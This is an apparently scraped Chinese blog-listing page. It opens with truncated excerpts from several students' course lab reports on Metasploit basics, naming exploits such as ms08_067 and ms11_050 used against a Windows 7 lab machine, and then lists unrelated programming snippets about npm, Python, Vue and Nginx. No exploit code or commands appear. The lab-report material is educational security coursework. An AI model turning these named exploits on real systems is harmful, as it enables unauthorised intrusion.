- 2018-2019 20165235 网络对抗 Exp5 MSF基础
2018-2019 20165235 网络对抗 Exp5 MSF基础 1. 实践内容(3.5分) 1.1一个主动攻击实践 攻击方:kali 192.168.21.130 靶机: win7 192.16 ...
- 2018-2019-2 网络对抗技术 20162329 Exp5 MSF基础应用
目录 Exp5 MSF基础应用 一.基础问题回答 二.攻击系统 ms08_067攻击(成功) 三.攻击浏览器 ms11_050_mshtml_cobjectelement(Win7失败) 手机浏览器攻 ...
- 2018-2019-2 20165311《网络对抗技术》Exp5 MSF基础应用
<网络对抗技术>Exp5 MSF基础应用 实验目的 实验内容 一个主动攻击实践(ms08_067) 一个针对浏览器的攻击(ms11_050) 一个针对客户端的攻击(adobe_toolbu ...
- 2018-2019-2 网络对抗技术 20165317 Exp5 MSF基础应用
2018-2019-2 网络对抗技术 20165317 Exp5 MSF基础应用 一.原理与实践说明 1.实践内容 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具 ...
- 2018-2019-2 网络对抗技术 20165225 Exp5 MSF基础应用
2018-2019-2 网络对抗技术 20165225 Exp5 MSF基础应用 验前准备 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻 ...
随机推荐
- npm 使用指南参考
[阮一峰npm scripts基本教程] [rimraf 跨平台删除文件] [ts-loader 安装问题] [nvm 安装使用] [npm镜像的问题] [webpack 如何引入jquery]web ...
- python练习题-day24
1.单继承 class Animal: def __init__(self,name,hp,aggr): self.name=name self.hp=hp self.aggr=aggr def ea ...
- 玩转Vuejs--数组监听
Vue中对数据的监听主要是依靠Object.defineProperty来实现的,这种实现主要是针对key/value形式的对象,对数组中值的变化是无能为力的,那么该如何对数组中的数据进行监听呢,下面 ...
- python基础-->流程控制-->分支结构-->单项分支-->双向分支
# ###流程控制 ''' 流程:代码执行过程 流程控制:对代码执行过程的管控 顺序结构:代码默认从上到下依次执行 分支结构:对代码执行过程的管控 循环机构: while for ..in.... 分 ...
- mvc framework ui component understand.
mvc: .htm是v, context和contex中的contextNode 是m, view controller, custom controller ,component contro ...
- 微信小程序 加载图片时,先拉长,再恢复正常
今天在写小程序,发现小程序的图片image如过mode设置为widthFix的话, 加载图片会被先拉伸,后恢复正常 我的处理方法是,给他一个初始的height值,或者就直接 height:auto
- Dapper的应用
Dapper是一个轻型的开源ORM类,代码就一个SqlMapper.cs文件 using Dapper; using System; using System.Collections.Generic; ...
- unittest报告出现dict() -> new empty dictionary错误解决办法
unittest报告出现dict() -> new empty dictionary错误解决办法 说一下原因,这是由于unittest中采用了ddt驱动. 由于版本问题导致 问题如图: 解决办 ...
- 微信公众平台开发教程(三)_OAuth2.0认证
一.微信授权认证 如果用户在微信客户端中访问第三方网页,公众号可以通过微信网页授权机制,来获取用户基本信息,进而实现业务逻辑. 关于网页授权的两种scope的区别说明 1.以snsapi_base为s ...
- 详解Nginx服务器配置
#运行用户 user nobody; #启动进程,通常设置成和cpu的数量相等 worker_processes ; #全局错误日志及PID文件 #error_log logs/error.log; ...